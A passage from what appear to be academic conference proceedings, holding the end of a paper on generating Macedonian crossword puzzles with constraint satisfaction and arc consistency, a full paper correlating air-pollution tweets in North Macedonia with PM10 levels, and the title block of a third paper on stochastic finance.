Furthermore, a short section describes the potential advantages and drawbacks of the different approaches. This approach offers the potential to generate diverse and challenging crosswords. Also, the exploration of optimization techniques aims to improve the quality of the generated crosswords and improve the time efficiency for the generation.

II. RELATED WORK

Seeking through the research community, we came across several implementations, all of them based on the Constraint Satisfaction Problem framework. The beginnings are set by Mazlac in 1976, where the backtracking is implemented as letter-by-letter solving, which is quite inefficient taking into consideration the size of the input and search space [2]. Furthermore, Ginsberg et al, in 1990 implement similar approach with word-by-word backtracking [3]. More advanced solution is offered by Rigutini et al in 2008 [4], where NLP model is included in the processing. Our approach differs in terms of the dictionary representation and the constraint propagation, arc consistency technique which will be presented later.

III. PREPROCESSING

Through a manual analysis of multiple samples of "Scandinavian" crosswords in Macedonian, we observed a matrix size of 19x14 is commonly used, and all the analyzed samples had at least 85 and at most 100 words. In contrast to existing puzzles where the patterns on the matrix repeat, we implemented random generation of the empty positions, i.e. the word positioning. Each position is represented by an object with x and y coordinates, length and a direction of the word's extension. The objects are stored in a custom implementation of a HashSet where the validity of a position is checked and the direction is calculated every time an object is added. The set implements limitations regarding the size and number of words to be assigned. The process begins by adding positions in the first row or column, and later assigning positions with randomly generated coordinates. It is also possible to allow for empty space to insert a photo or advertisement. A visualization of the generated matrix is given in fig. 1.




Fig. 1. Representation of generated crossword grid




Fig. 2. Distribution of words with given length

After the positions are added to the set, a check is conducted that verifies the length and intersection of words, from which the general constraints for the CSP's solution later arise. The words that extend horizontally and vertically are considered different cases, and the length is calculated as the distance to the following (blocked) position in the specific row or column. Intersecting words are stored in a map with the key being the position in the current word, and the value being an object including the intersecting word and intersecting character position in that word. This calculation is conducted through the mapping of words extending in the opposite direction of the currently processed word to the applicable representation of an intersection stated above.

The adequate choice of a dictionary and the fast processing of valid words is key in the compilation of the puzzle and the CSP's convergence. In order to test performance, we scraped the complete Official Digital Macedonian Language Dictionary [5], but also manually added terms that are actually used in puzzles of this type.

From this distribution, it can be concluded that the existence of a small number of words with over 10 characters leads to problems in terms of the distribution of positions and the number of words in the matrix, since bad positioning of the words and/or the presence of a large number of words with over 10 characters could make the puzzle practically impossible to be generated due to the many constraints that the few dictionary words could not fulfill.

For the efficient access of words according to their length and the presence of a certain character at a specific position, the dictionary is represented as a multi-level map (visualized in figure 3) where firstly, the key is the length of the word, which leads to the best pruning, and the value is a higher-level map where the keys are the letters of the alphabet and a final map as a value, that includes the position of a certain letter in the word as the key and an ordered collection (set) of the actual objects representing the words as its value. This structure allows a set of words satisfying specific restrictions to be

retrieved in constant time. Additionally, the repeated existence of an object representing a word in multiple different sets does not significantly increase memory complexity since they are passed by reference in the Java programming language. The final memory complexity of this dictionary representation is $O(n)$, where n is the total number of words.




Fig. 3. Visual representation of the data structure for the dictionary

IV. CSP MODEL

The manual solving of a crossword puzzle actually represents the placing of appropriate words in the matrix's empty spaces according to their length while also maintaining consistency in intersections with other words. Thus, the nature of this task implies that the problem can be defined as a CSP [6].

In our model, variables are defined as positions that store information regarding the coordinates of the starting letter in the matrix, the direction of extension, length, and positions of intersections with other words. Length constraints are applied

to each variable and are not changed throughout the course of the pruning. Additionally, it is important to assure that duplicate words are not placed, which is implemented as an additional constraint. Finally, a word intersection constraint is also used. The implementation of all constraints is rather trivial, and words with one, two and three letters are treated differently and exempt from the duplicates constraint. The definition of the problem continues with the definition of domains, where at first, all variables utilize a full set, filtered only by words' length.

Variables in the problem are stored in a priority queue, where the priority is defined by the heuristics used to solve the CSP, with Minimum Remaining Values being the primary one and Least Constraining Value used as a tie breaker [7], allowing the next variable to be processed to be accessed in logarithmic time.

A. Backtracking search

In this subsection we will present two approaches, two backtracking algorithms that we used in our research. The backtracking search verifies all constraints in all phases of the solving, and partial solutions are kept in the execution stack due to the recursive nature. For each partial solution, a verification of constraints is conducted on all variables with assigned values. The idea is to verify if the partial solution could be part of the final one, i.e. conduct a forward check in order to maintain consistency and prevent assigning a value to a variable that violates one or more of the given constraints. The second approach includes filtering the variables' domains, a technique known as constraint propagation and usually utilizing the concept of arc consistency [8]. If the domain of one of the variables turns into an empty set, the partial solution is considered invalid and backtracking to the last valid step follows. This is a notable optimization since the goal is to filter out invalid partial solutions as soon as possible; futile checks on a solution that could be known to be invalid use up a lot of resources (both time and computing power) due to the high number of iterations necessary to complete. In a problem with real-world data like this, where some words with higher length introduce many constraints on the other words, a solution with no constraint propagation would not converge.

Using the aforementioned representation of the dictionary, the propagation is executed in linear time. Namely, as soon as a partial solution is confirmed to be valid, each of the other variables that it constraints have their domains pruned (implemented in Java using the retainAll method on a set) to effectively conduct a cross section finding operation very efficiently.

V. EXPERIMENTAL RESULTS

The ideas presented in this paper were implemented in a Java program and various approaches were tested, noting the impact of using different heuristics when choosing a variable for constraint propagation and value assignment. The tests were executed with a dictionary of about 55,000 words, on crossword matrices of size 5x5, 8x8, 10x10, 15x15 and 20x15,

with 10 samples in each test series. All tests were run on an AMD Ryzen 7 7735U CPU with 16 GB of memory and a time limit of 600 seconds for each instance. The results presented below are average values of 10 independent executions of each instance.

Table 1 shows the results of testing a total of 50 instances, 10 of each size, with no heuristics for the selection of the next variable and no arc consistency. It is evident that due to the complexity of the problem and high number of edges that arise from the size of the matrices the problem does not converge. Thus, this approach is not a valid solution in itself, but does present a basis for additional development.

Grid Size	Time taken (ms)
5x5	2573
8x8	N/A
10x10	N/A
15x15	N/A
20x15	N/A

TABLE I

EFFECT OF NO HEURISTICS AND NO ARC CONSISTENCY ON TIME TAKEN

Table 2 shows the results of testing a total of 50 instances, 10 of each size, this time using the Least Remaining Values heuristic as a first condition for the selection of the variable whose value is to be assigned in the partial solution, and the Most Constraining Value heuristic as a tie-breaker. Although notable reductions in execution time are visible for the matrix of size 5x5, the results for larger matrices are the same, i.e. no solution was found within the time limit.

Grid Size	Time taken (ms)
5x5	1559
8x8	N/A
10x10	N/A
15x15	N/A
20x15	N/A

TABLE II

EFFECT OF LRV, MCV AND NO ARC CONSISTENCY ON TIME TAKEN

Applying the arc consistency constraint propagation technique, the results shown in table 3, with the same number of tests conducted, show drastic improvement in execution time for the matrix of size 5x5 and convergence for the 8x8 matrix. The problems that are more complex are not convergent yet, which may be due to a suboptimal ordering of the variables chosen to have their values assigned. Since longer words are used in bigger matrices, their frequencies in the dictionary are lower while they also place constraints on many variables, so it is important to ensure that they are processed earlier in order to optimize execution time.

Using both the two heuristics and the constraint propagation technique, the problem converges for all matrix dimensions. The green curve on figure 4 shows the average execution time for the various matrix sizes. The matrices of 10x10 and 15x15 notably stand out with longer execution times, which is to be expected, since larger matrix sizes also utilize longer words, and, as shown on figure 2, words with 10 characters or more have considerably lower frequencies.

Grid Size	Time taken (ms)
5x5	5
8x8	26
10x10	76
15x15	1151
20x15	510

TABLE III

EFFECT OF LRV, MCV WITH ARC CONSISTENCY ON TIME TAKEN




Fig. 4. Time needed to complete grids of various sizes with application of only LRV (blue), only MCV (red) and both (green) with Arc consistency

Additionally, figure 4 also shows the results of the test with only one of the two heuristics utilized. It is evident the curve of the results while utilizing the Most Constraining Variable heuristic only, largely deviates from the green one, representing the results utilizing both heuristics, which supports using this heuristic as secondary (a tie-breaker heuristic) instead of a dominant one when choosing variables. The curve of the results while utilizing the Least Remaining Values heuristic only nearly matches the green curve on figure 4, which additionally confirms its efficiency and choice as a primary heuristic.

These results strongly suggest the appropriate choice of heuristics and appropriate constraint propagation are key in the convergence of a problem of this type. The small dictionary, and especially the low number of words with 11 characters or more remain disadvantages, and make the solving of the CSP on larger matrices slower due to the high number of invalid solutions. Still, due to the ability to efficiently implement the algorithm, these solutions are generally quickly discovered and little additional time is used for redundant checks.

VI. CONCLUSION AND FUTURE WORK

In this paper, we demonstrated the effectiveness of modelling crossword generation as a Constraint Satisfaction Problem, providing a concept of both the theoretical framework and the practical implementation. By rigorously defining the problem and utilizing efficient preprocessing, as well as implementing advanced optimization techniques such as constraint propagation through arc consistency, we achieved good efficiency and convergence of the crossword compilation problem.

The experimental results show the importance of adequate heuristic selection and constraint propagation when generating crossword puzzles of any size. Specifically, utilizing the Least Remaining Values heuristic first and the Most Constraining Variable as a tie-breaker, along with narrowing the domain for each variable (word to be placed) during backtracking can lead to efficient puzzle generation, even in large layouts (20x20 or more).

While this approach has yielded promising results, there are many more concepts to be explored and improved; the limitations of the dictionary, for example, are still the largest obstacle to generating larger and especially higher quality puzzles. Additionally, the frequencies of various words can be used to further improve the quality and balance of a puzzle. Hence, future work could generally focus on improving dictionary resources.

Investigating other advanced heuristics and optimization strategies may also lead to even greater efficiency gains and a wider application of the solution. Furthermore, incorporating other user preferences and adjustments, such as themed puzzles and automatically generated custom word lists could improve the practical utility of the solution.

REFERENCES

- [1] "Crossword puzzle — Definition, History, & Facts — britannica.com," <https://www.britannica.com/topic/crossword-puzzle>, [Accessed 03-05-2024].
- [2] L. J. Mazlack, "Machine selection of elements in crossword puzzles: An application of computational linguistics," *SIAM Journal on Computing*, vol. 5, no. 1, pp. 51–72, 1976. [Online]. Available: <https://doi.org/10.1137/0205004>
- [3] M. L. Ginsberg, M. C. Frank, M. P. Halpin, and M. C. Torrance, "Search lessons learned from crossword puzzles," in *AAAI Conference on Artificial Intelligence*, 1990. [Online]. Available: <https://api.semanticscholar.org/CorpusID:399327>
- [4] L. RIGUTINI, M. DILIGENTI, M. MAGGINI, and M. GORI, "Automatic generation of crossword puzzles," *International Journal on Artificial Intelligence Tools*, vol. 21, no. 03, p. 1250014, 2012. [Online]. Available: <https://doi.org/10.1142/S0218213012500145>
- [5] Official digital dictionary of the macedonian language. [Online]. Available: <https://makedonski.gov.mk/>
- [6] L. Rigutini, M. Diligenti, M. Maggini, and M. Gori, "A fully automatic crossword generator," in *2008 Seventh International Conference on Machine Learning and Applications*, 2008, pp. 362–367.
- [7] S. J. Russell and P. Norvig, *Artificial Intelligence: A Modern Approach*, 4th ed., 2021.
- [8] P. Van Hentenryck, Y. Deville, and C.-M. Teng, "A generic arc-consistency algorithm and its specializations," *Artificial Intelligence*, vol. 57, no. 2, pp. 291–321, 1992.

Exploring Trends in Air Pollution Awareness: Three Years of Social Media Analysis in North Macedonia

1st Marija Stojcheva
*Faculty of Computer Science and
Engineering Ss. Cyril and Methodius
University*
Skopje, N. Macedonia
marija.stojcheva@students.finki.uki.mk

2nd Aleksandra Dedinec
*Faculty of Computer Science and
Engineering Ss. Cyril and Methodius
University*
Skopje, N. Macedonia
aleksandra.kanevche@finki.ukim.mk

3rd Jana Prodanova
*Macedonian Academy of
Sciences and Arts*
Skopje, N. Macedonia
jprodanova@manu.edu.mk

Abstract—Air pollution is a significant problem in cities and urban centers in the Republic of North Macedonia, impacting both the environment and public health. This study aims to investigate the evolution of public awareness regarding air pollution in N. Macedonia over the past three years, with a focus on discussions on social media platform X. Recognizing social media platforms as influential channels for disseminating information and raising awareness, the correlation between tweets and PM10 particles is explored. Utilizing natural language processing techniques, specifically sentiment analysis and topic modeling, alongside statistical methods such as correlation analysis and Kruskal–Wallis H test, the study examines public sentiment and trending topics associated with air pollution. In addition to providing insight into public perceptions of air pollution, the results assist in determining if public awareness has increased from previous years.

Index Terms—air pollution, pm10, natural language processing, sentiment analysis, topic modeling, correlation analysis, Kruskal–Wallis H test, social media platforms, X analysis

I. INTRODUCTION

In the Republic of North Macedonia and the broader Western Balkans region, air pollution poses a significant threat to both the environment and public health. With alarming rates of premature mortality and widespread health complications directly linked to pollution, addressing this issue is crucial. For instance, on average, city dwellers in the Western Balkans lose up to 13–16 months of life to air pollution, with nearly 5,000 premature deaths directly attributable to air pollution in the region each year. In N. Macedonia, particularly in cities like Tetovo and Skopje, nearly one fifth of all deaths are attributed to air pollution [1]. The main sources of air pollution in the Western Balkans include use of solid fuels for residential heating, vehicle emissions and industrial activities. The average coal power plant in the Western Balkans emits 16 times more particulate matter (PM) than the average European plant, worsening air quality issues in the region [2].

This study investigates the level of public awareness regarding air pollution in N. Macedonia over the past three years. Through an analysis of social media discussions and their correlation with air quality data, insights into public perceptions regarding air pollution were obtained. Employing advanced methodologies including natural language processing techniques like sentiment analysis and topic modeling,

as well as statistical methods like correlation analysis and Kruskal–Wallis H test, this study explores the relationship between discussions about air pollution on social media platform X and actual air quality measurements. The aim of this study is to discover public sentiments and prevalent topics regarding air pollution, while also evaluating any improvements in public awareness compared to previous years.

II. RELATED WORK

In recent years, there has been a notable increase in interest in using X micro-blogs to study air pollution dynamics. A study in China used geotagged tweets to measure the level of public happiness in relation to air quality and PM2.5 concentrations, revealing how happiness is affected by air pollution [3]. Similarly, research in Delhi, India, used machine learning to classify tweets by sentiment and estimate PM2.5 concentration with high accuracy (80-99%) during extreme pollution events [4]. Studies have expanded their scope to target specific groups, such as analyzing haze-related posts on the Chinese micro-blogging platform Sina Weibo, aiming to understand how air pollution concerns impact vulnerable groups [5]. Additionally, another study compared natural language processing methods for analyzing climate change tweets, finding BERT's sentiment classification superior [6]. In North Macedonia, ongoing studies are investigating the primary pollution sources of PM2.5 and PM10 in Skopje's urban area [7] [8]. Additionally, recent research has explored semantic analysis and topic modeling, providing insights into air pollution dynamics and public perception over the past two heating seasons [9] [10].

III. DATA

A. X Data

For the purpose of the study, a search application was created using the Tweepy Python library to collect air quality-related tweets from November 1st 2023 to February 29th 2024. The X API v2 was utilized to access a REST endpoint, enabling the retrieval of tweets from the previous week with a single search query [11] [12]. This approach allows filtering tweets based on specific topics using message keywords, hashtags and URLs. Given the limited usage of hashtags in N.

Macedonia, keywords were used to capture relevant tweets. These keywords include "aerozagaduvanje" (air pollution), "аерозагадување" (air pollution), "zagaduvanje" (pollution), "загадување" (pollution), "пм10" (pm10), "дишеме" (we breathe) and "загадено" (polluted). In the Macedonian language users frequently use "pollution" and "air pollution" interchangeably. Consequently, tweets discussing other forms of pollution were manually excluded from the dataset.

B. Official Air Pollution Data

The PM10 data in N. Macedonia was collected from 20 monitoring sites owned and funded by local authorities [13]. Data from each monitoring station was gathered hourly, and the mean value for each station was computed. Subsequently, for the purpose of this research, the mean PM10 value for all stations across N. Macedonia was calculated, aiming to explore the correlation between activity on the platform X and PM10 particle levels throughout the country.

C. Previously Collected Data

To conduct a comparative analysis, tweets gathered using identical keywords were utilized, along PM10 particle measurement data collected similarly during the heating seasons of the preceding two years, specifically from November 1st 2021 to February 28th 2022 and from October 24th 2022 to February 28th 2023 [9] [10].

IV. METHODOLOGY

A. Sentiment Analysis

The field of sentiment analysis, particularly within the context of social media platforms like X, has experienced significant advancements with the development of specialized models tailored for this task. Built upon the foundational innovations of BERT and refinements of RoBERTa, Twitter-roBERTa-base emerges as a specialized tool tailored explicitly for sentiment analysis tasks within the TweetEval benchmark framework, focusing on X data [14]. Twitter-roBERTa-base excels in capturing nuanced contextual relationships crucial for understanding sentiment within tweets. Its multi-layer bidirectional transformer architecture generates numerical vectors that encode word meanings, enabling deeper contextual understanding necessary for sentiment analysis. Additionally, it incorporates a dense layer tailored to reduce the dimensions of RoBERTa's final layer to three, aligning with the typical sentiment classification task, where sentiments are categorized as positive, negative or neutral [15].

B. Time Series Statistical Data

Within time series analysis, evaluating similarity is important for understanding the causal relationship between two signals over time. To evaluate the correlation between tweets and PM10 data, cross-correlation analysis was employed. The Cross Correlation Function (CCF) measures the correlation between two time series at different lag intervals, assuming stationarity where the mean and variance of the data remain constant over time [16]. The confidence interval for the CCF

is determined based on the number of observations and the lag. A correlation is considered significant if its absolute value surpasses a predefined threshold. The Mann-Kendall test was utilized to verify the stationarity of the data [17].

C. Topic Modeling

In the realm of social media analysis, a modular framework known as BERTopic was utilized to extract valuable insights from user-generated content, such as tweets. This framework incorporates default components, but is allowing users to interchange them to their preferences or specific task requirements [18]. At its core, BERTopic utilizes SentenceBERT, a variant of the BERT model fine-tuned for sentence-level tasks, to generate embeddings that capture the semantic context of the text. These embeddings are then reduced in dimensionality using Uniform Manifold Approximation and Projection, preserving intrinsic structure, followed by clustering with Hierarchical DBSCAN to identify clusters of varying densities without prior specification of cluster numbers. Next, the text undergoes preprocessing using CountVectorizer at a cluster level, ensuring topic-level word capture. Additionally, in BERTopic TF-IDF is adapted to work on a cluster level instead of a document level, resulting in a modified version known as c-TF-IDF. This approach enhances topic representations by considering inter-cluster differences. It involves converting each cluster into a single document and extracting word frequencies, refined by logarithmic transformations. Furthermore, BERTopic offers the flexibility for fine-tuning model parameters, allowing users to customize the analysis according to their specific requirements.

D. Kruskal-Wallis H test

The research employs the Kruskal-Wallis H test to analyze the weekly tweet counts across three years, aiming to uncover potential trends within each year during the same time frame. The Kruskal-Wallis H test is a rank-based nonparametric test utilized to determine whether statistically significant differences exist among two or more groups of an independent variable concerning continuous or ordinal dependent variables [19]. The Kruskal-Wallis H statistic is computed as follows:

$$H = \frac{12}{N(N+1)} \left(\sum_{j=1}^k \frac{R_j^2}{n_j} - 3(N+1) \right) \quad (1)$$

where N represents the total sample size, k signifies the number of groups being compared, R_j denotes the sum of ranks for group j , and n_j signifies the sample size of group j . The null hypothesis H_0 asserts that there are no significant variations among the population medians of the groups. For the study, H_0 suggests that there are no significant differences in the weekly tweet counts across the three years.

V. RESULTS

A. Obtained Sentiments

The previous two studies examining tweets from N. Macedonia relied on sentiment analysis tools like VADER and TextBlob. Upon the review of the results, it was evident that

the previously used sentiment analysis framework struggled to effectively capture neutral tweets, often resulting in an overrepresentation of positive sentiments. This inconsistency did not match the typical sentiment distribution observed on the social platform X. Additionally, these conventional methods frequently failed to identify sarcasm in tweets, requiring the authors to manually address this issue. Motivated by the increasing popularity of transformer models, a comprehensive reanalysis using Twitter-roBERTa-base revealed its significant outperformance compared to VADER and TextBlob. Unlike the aforementioned traditional methods, which rely on fixed dictionaries, the deep neural network model of Twitter-roBERTa-base provides enhanced contextual comprehension, leading to more precise detection of neutral and positive sentiments. Detailed comparative results are shown in Table I. It is also important to note that the percentage of negative tweets decreases over the years.

Table I
COMPARISON OF SENTIMENT ANALYSIS RESULTS

Year	Model	Positive (%)	Neutral (%)	Negative (%)
2023/2024	Twitter-roBERTa-base	9.5	35.4	55.1
	VADER+TextBlob	33.6	17.8	48.5
2022/2023	Twitter-roBERTa-base	3.2	36.5	60.3
	VADER+TextBlob	24.8	23.2	52.0
2021/2022	Twitter-roBERTa-base	5.9	27.5	66.6
	VADER+TextBlob	19.4	16.2	64.3

B. Cross-correlation

In the study, the relationship between sentiment expressed in Macedonian tweets and PM10 levels was examined, focusing on the year 2023/2024. Weekly analyses were conducted to explore correlations between different sentiment groups in tweets and PM10 data collected from measuring stations in N. Macedonia. To assess data trends, the Mann-Kendall test was applied, indicating the data's stationarity and suitability for correlation analysis without preprocessing. Subsequent cross-correlation analysis between the number of negative tweets and PM10 particles revealed the subsequent coefficients: 0.85 for negative tweets, 0.81 for positive tweets, and 0.85 for neutral tweets, all with p-values less than 0.0001, indicating their statistical significance as illustrated in Figure 1. The conducted weekly analyses consistently showed no lag, suggesting immediate reactions to air pollution events on the platform.

Comparing these findings with previous studies, a notable increase in statistical significance was observed during 2023/2024. In the 2021/2022 study, cross-correlation coefficients of 0.62 ($p = 0.001$) and 0.54 ($p < 0.001$) were observed for negative and neutral tweets, respectively, with an insignificant correlation for positive tweets, also with no lag. In contrast, the analysis for 2022/2023 exhibited a higher cross-correlation for positive tweets compared to the previous year. However, the cross-correlations for negative and neutral tweets were higher in the preceding year, with coefficients of 0.69 ($p = 0.0019$) for negative tweets, 0.58 ($p = 0.0125$) for neutral

tweets at lag 0, and 0.74 ($p = 0.0005$) for positive tweets at lag 2. Comparatively, the highest cross-correlation with no lag was observed across all groups in the 2023/2024 analysis, highlighting the evolving dynamics of public responsiveness to air pollution in N. Macedonia.




Figure 1. Weekly comparison of official PM10 data in N. Macedonia and frequency of Macedonian Tweets in 2023/2024.

C. Obtained Topics

In addition to using BerTopic for modeling the topics in the current year, the analysis was replicated for the previous two years using the same model to enable a more comprehensive comparison of the obtained topics, as shown in Table II. Throughout the examined periods, several recurring themes emerged. Heating systems remained a prominent topic, evident in both the previous research and the current study, emphasizing the harmful effects of burning various materials for warmth. Concerns regarding air pollution from cement factories emerged notably in 2022/2023, reflecting worries over industrial emissions. Skopje consistently surfaced as a key topic throughout all three years, highlighting ongoing efforts to address air quality challenges in the capital city. Notably, discourse expanded in 2022/2023 to include air pollution in other municipalities, indicating a broader recognition of regional environmental issues. While the Covid-19 pandemic dominated discussions in the previous two studies, the focus shifted this year to encompass broader health concerns, including polluted water's impact on human health. Topics concerning government environmental regulations and corruption remained prevalent across all years. Moreover, the electricity crisis was a concern in 2021/2022 and 2022/2023, while transportation emerged as an issue in 2023/2024 and 2021/2022.

D. Kruskal-Wallis H test

With tweet frequency rising to 2075 in 2023/2024 compared to 1018 in 2021/2022 and 1442 in 2022/2023, the Kruskal-Wallis H test was utilized to examine potential matching trends within each year over the same time frame. The analysis revealed no significant differences in overall tweet counts ($p = 0.382$) and negative tweet counts ($p = 0.56$), as depicted in

Table II
COMPARISON OF TOPIC MODELING RESULTS

Topic	Year		
	2023/2024	2022/2023	2021/2022
Domestic heating	✓	✓	✓
Industrial emissions	×	✓	×
Air pollution in urban areas	✓	✓	✓
Health concerns	✓	✓	✓
Electricity crisis	×	✓	✓
Government corruption	✓	✓	✓
Transportation	✓	×	✓

Figure 2, throughout the three years. While the difference in neutral tweet counts did not reach statistical significance ($p = 0.072$), there was a notable trend towards variability. However, a notable disparity was observed for positive tweets ($p = 0.0016$), indicating varying levels of positivity in discussions over the same time periods.




Figure 2. Negative tweet counts on a weekly basis across the three years.

VI. CONCLUSION

In conclusion, the study provides valuable insights into public opinion towards air pollution in N. Macedonia. While overall tweet counts constantly rose over the years, there has been a decrease in negative tweets, signaling a shift in sentiment despite the increasing awareness on the issue. Moreover, the topic modeling analysis revealed that domestic heating, industrial emissions and transportation are widely perceived as major contributors to air pollution, posing significant health risks. Particularly, Skopje emerges as a focal point of concern within the country. This study demonstrates the effectiveness of natural language processing tools like sentiment analysis and topic modeling in understanding public sentiments on critical topics like air pollution. By analyzing social media discussions, these methods provide valuable insights into prevailing attitudes and concerns. Furthermore, the correlation between online sentiments and real-world air pollution measurements serves as an indicator of public awareness. Leveraging topic modeling techniques aids in identifying underlying issues in public opinion, facilitating effective problem-solving. In future research, expanding the scope to include additional social media platforms would provide a more comprehensive understanding of public perceptions towards air pollution in N. Macedonia.

ACKNOWLEDGMENT

The research presented in this article was conducted during an internship in the Macedonian Academy of Sciences and Arts.

REFERENCES

- [1] M. Čolović Daul, M. Krzyzanowski, and O. Kujundžić. (2021) Air pollution in the western balkans: Key messages for policymakers and the public. United Nations Environment Programme. Accessed 7 March 2024. [Online]. Available: <https://zoynet.org/wp-content/uploads/2022/02/Pollution-Balkans-EN2.pdf>
- [2] CAN. (2019) Report: Eu action on western balkans' chronic coal pollution is a unique opportunity to improve health and productivity. Accessed 7 March 2024. [Online]. Available: <https://caneurope.org/report-eu-action-on-western-balkans-chronic-coal-pollution-is-a-unique-opportunity-to-improve-health-and-productivity/>
- [3] S. Zheng, J. Wang, C. Sun, X. Zhang, and M. Kahn, "Air pollution lowers chinese urbanites' expressed happiness on social media," *Nat Hum Behav*, vol. 3, no. 3, pp. 237–243, 2019.
- [4] K. TS, M. R. R. VP, and N. VP, "Assessment of urban air quality from twitter communication using self-attention network and a multilayer classification model," *Environ Sci Pollut Res Int.*, vol. 30, no. 4, pp. 10414–10425, 2023.
- [5] Z. Wang, W. Zhao, B. Wang, J. Liu, S. Xu, B. Zhang, Y. Sun, H. Shi, and D. Guan, "Environmentally vulnerable or sensitive groups exhibiting varying concerns toward air pollution can drive government response to improve air quality," *iScience*, vol. 25, no. 6, 2022.
- [6] E. Rosenberg, C. Tarazona, F. Mallor, H. Eivazi, D. Pastor-Escuredo, F. Fuso-Nerini, and R. Vinuesa, "Sentiment analysis on twitter data towards climate action," *Results in Engineering*, vol. 19, 2023.
- [7] D. Mirakovski, A. Zendelska, B. Boev, and et al., "Evaluation of pm2.5 sources in skopje urban area using positive matrix factorization," *Environmental Modeling & Assessment*, 2024.
- [8] D. Mirakovski, B. Boev, I. Boev, and et al., "Wintertime urban air pollution in macedonia – composition and source contribution of air particulate matter," in *Proceedings of the 18th World Clean Air Congress*, 2019, pp. 492–500.
- [9] A. Madjar, I. Gjorshoska, J. Prodanova, and A. Dedinec, "Investigating public awareness of air pollution in western balkans by analyzing tweets and news article teasers," in *Proceedings of the 19th International Conference on Informatics and Information Technologies*, 2022.
- [10] T. Perikj, A. Dedinec, and J. Prodanova, "Comparative analysis of air pollution-related tweets and news article teasers," in *Proceedings of the 20th International Conference on Informatics and Information Technologies*, 2023.
- [11] J. Roesslein. (2020) Tweepy: Twitter for python! Accessed 7 March 2024. [Online]. Available: <https://github.com/tweepy/tweepy>
- [12] X. X api v2. Accessed 7 March 2024. [Online]. Available: <https://developer.twitter.com/en/support/x-api/v2>
- [13] M. of environment and physical planning Republic of North Macedonia. Air quality portal. Accessed 7 March 2024. [Online]. Available: https://air.moep.gov.mk/?page_id=175
- [14] F. Barbieri, J. Camacho-Collados, L. Neves, and L. Espinosa-Anke, "Tweeval: Unified benchmark and comparative evaluation for tweet classification," in *Findings of the Association for Computational Linguistics*, 2020.
- [15] D. Loureiro, F. Barbieri, L. Neves, L. Espinosa Anke, and J. Camacho-collados, "Timelms: Diachronic language models from twitter," in *Proceedings of the 60th Annual Meeting of the Association for Computational Linguistics: System Demonstrations*, 2022, pp. 251–260.
- [16] W. Welsh, "On the reliability of cross-correlation function lag determinations in active galactic nuclei," *The Publications of the Astronomical Society of the Pacific*, vol. 111, no. 765, pp. 1347–1366, 1999.
- [17] C. Y. W. Sheng Yue, "Applicability of prewhitening to eliminate the influence of serial correlation on the mann-kendall test," *Water Resources Research*, vol. 38, 2002.
- [18] M. R. Grootendorst, "Bertopic: Neural topic modeling with a class-based tf-idf procedure," *ArXiv*, vol. 2203.05794, 2022.
- [19] W. H. Kruskal and W. A. Wallis, "Use of ranks in one-criterion variance analysis," *Use of ranks in one-criterion variance analysis. Journal of the American Statistical Association*, vol. 47, p. 583–621, 1952.

Stochastic Processes in Finance and Trading

Nikola Basheski¹

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
nikola.basheski@students.finki.ukim.mk*

